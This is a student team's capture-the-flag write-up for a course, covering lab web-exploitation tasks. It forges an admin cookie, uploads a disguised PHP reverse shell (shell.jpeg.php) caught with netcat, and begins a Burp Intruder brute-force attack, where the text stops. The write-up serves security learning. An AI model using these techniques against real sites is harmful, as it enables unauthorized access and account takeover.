PSP0201

Week 2

Writeup

Group Name: UrKomputerHasPirus

Members

ID	Name	Role
1211102272	Tee Cheng Jun	Leader
1211101114	Chong Yi Jing	Member
1211101591	Ian Leong Tsung Jii	Member
1211101734	Ernest Leong Zheng Yang	Member


Day 1: Web Exploitation – A Christmas Crisis


Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

Open the page by putting the I.P given in the search bar.





Opening up the browser developer tools to check on the cookie.




Question 2

Obtain the value of the cookie.

Value
7b22636f6d70616e79223a225468652042657374204665737469766 16c20436f6d70616e79222c2022757365726e616d65223a2274696d6f746879227d


Question 3

Using Cyberchef, convert the cookie value from hexadecimal to string.




Question 4

After changing the username to ‘santa’, convert the JSON statement to hex.



Question 5

After copy pasting Santa’s cookie into the website and hitting refresh, we now have access to the controls. We can then switch on every control and the the flag will be presented to us.



Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser's developer tool and viewed the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to 'santa', the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa's) and proceeded to enable every control, which in turn showed the flag.


<u>Day 2: Web Exploitation - The Elf Strikes Back!</u>


Tools used: Kali Linux, Firefox, Netcat, Nano(text editor)

Solution/walkthrough:

<u>Question 1</u>


Discovered the page for uploading files by adding "?id=ODIzODI5MTNiYmYw" at the end of the ip address.





<u>Question 2</u>

By viewing the source for the file upload page, we can find out what type of files are allowed to be submitted. In this case, it accepts .jpeg,.jpg, and .png.



```html
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

Question 3

Uploaded files are stored in the /uploads/ directory. I have uploaded shell.jpeg.php.

```
Index of /uploads

Name               Last modified     Size Description
Parent Directory                      -
shell.jpeg.php     2022-06-18 09:27  5.4K
```

Question 4

After our reverse-shell is connected, typing out the directory /var/www/flag.txt gives us the flag.

```
Linux security-server 4.18.0-193.28.1.el8_2.x86_64 #1 SMP Thu Oct 22 00:20:22 UTC 2020 x86_64 x86_64 x86_64 GNU/Lin
ux
 09:36:47 up  1:03,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (847): Inappropriate ioctl for device
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt


─────────────────────────────────────────────────────────────


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning
 lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lesso
ns, without which the theming of the past two websites simply would not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)


─────────────────────────────────────────────────────────────


sh-4.4$ █
```

Thought Process/Methodology:

Having accessed the page for uploading files, we inspected the page source to find out what types of files that it accepts. As it accepts only image files, our PHP reverse shell script needs to have either .jpeg,.jpg, or .png. Therefore we have renamed the reverse shell script given in /usr/share/webshells/php/php-reverse-shell.php to shell.jpeg.php. After submitting the file on the website, we started up netcat listener to listen on port 1234. After clicking the uploaded file on the /uploads/ directory, we now have a connection. Upon typing /var/www/flag.txt into the terminal, the flag is revealed.


Day 3: Web Exploitation - Christmas Chaos

Tools used: Kali Linux, Firefox, Burpsuite, FoxyProxy

Solution/walkthrough:


Question 1


After accessing the website, we turn on burp via FoxyProxy. After that, we turn on intercept in the proxy menu in burpsuite. We then enter values into the field and click sign in. Burpsuite will now hold our request and not forward it until we tell it to.



Question 2


We then forward the request to intruder. From the positions tab we configure our attack type as cluster bomb and select the fields where the payloads will be inserted.

